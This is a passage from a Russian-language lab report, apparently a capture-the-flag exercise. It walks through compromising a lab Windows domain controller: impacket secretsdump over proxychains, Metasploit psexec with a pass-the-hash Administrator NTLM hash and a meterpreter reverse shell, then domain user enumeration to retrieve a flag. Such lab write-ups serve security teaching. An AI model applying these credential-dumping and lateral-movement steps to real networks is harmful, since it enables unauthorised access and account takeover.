[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] can't load process 'impacket-secretdump'. (hint: it's probably a typo): No such file or directory

└── (root㉿kali)-[~]
  ↳ proxychains impacket-secretdump 'AD$@10.10.10.20' -no-pass
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4

```

Рис. 2.12: Дамп хешей

Получили сессию с контроллером домена, указав обязательные параметры модуля (рис. 22).

```

[*] Auxiliary module execution completed
msf6 auxiliary(impacket-secretdump) > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit() > set smbuser Administrator
smbuser => Administrator
msf6 exploit() > set smbpass aad3b435b51404eeaad3b435b51404ee:1b21da9cb62cfcaf16c5dd263255bf6f
smbpass => aad3b435b51404eeaad3b435b51404ee:1b21da9cb62cfcaf16c5dd263255bf6f
msf6 exploit() > set rhosts 10.10.10.20
rhosts => 10.10.10.20

```

Рис. 2.13: Сессия с контроллером

В активной meterpreter-сессии перешли в shell-оболочку (рис. 23).

```

meterpreter > shell
Process 4636 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user /domain
net user /domain

User accounts for \\


```

Рис. 2.14: Переход в оболочку

С помощью команды net user /domain вывели список всех доменных пользователей, далее вывели полную информацию о пользователе «Flag». В результате получили флаг в поле описания пользователя (рис. 24).

```
C:\Windows\system32>net user /domain
net user /domain

User accounts for \\  
  
$431000-8GT0TKF97VJ7    Administrator      DefaultAccount
dev1                      dev2             Flag
Guest                     HealthMailbox@14a1a5  HealthMailbox21699d8
HealthMailbox3d3b988     HealthMailbox55bbbbbe HealthMailbox/c3108b
HealthMailbox80daf1b     HealthMailbox9829ef5  HealthMailbox811916
HealthMailboxcff9eca    HealthMailboxe7af218  HealthMailboxf84e8a7
hr1                       it1              it10
it2                       it3              it4
it5                       it6              it7
it8                       it9              krbtgt
manager                   manager1        SM_16351e6704a142b38
SM_30b62db058f84e0e8    SM_34e8a16fe94c4f818 SM_521279b51efb4d68b
SM_680401a071b742339    SM_c37a5f99bc2740f7b  SM_ccd5050f6e0149f99
SM_dd745eced9d8438cb   SM_e0a21ea7c85d4043a  vip
The command completed with one or more errors.

C:\Windows\system32>net user /domain Flag
net user /domain Flag
User name                 Flag
Full Name                Flag
Comment                  20896
User's comment           000 (System Default)
Country/region code       000 (System Default)
Account active            Yes
Account expires           Never
Password last set         10/20/2023 1:56:11 PM
Password expires          12/1/2023 1:56:11 PM
Password changeable       10/21/2023 1:56:11 PM
Password required          Yes
User may change password Yes
Workstations allowed      All
Logon script               None
```

Рис. 2.15: Получение флага

Результат (рис. 25).




Рис. 2.16: флаг правильный

## **3 Выводы**

В ходе данной лабораторной работы мы смогли получить доступ во внутреннюю сеть через узел и получить флаг.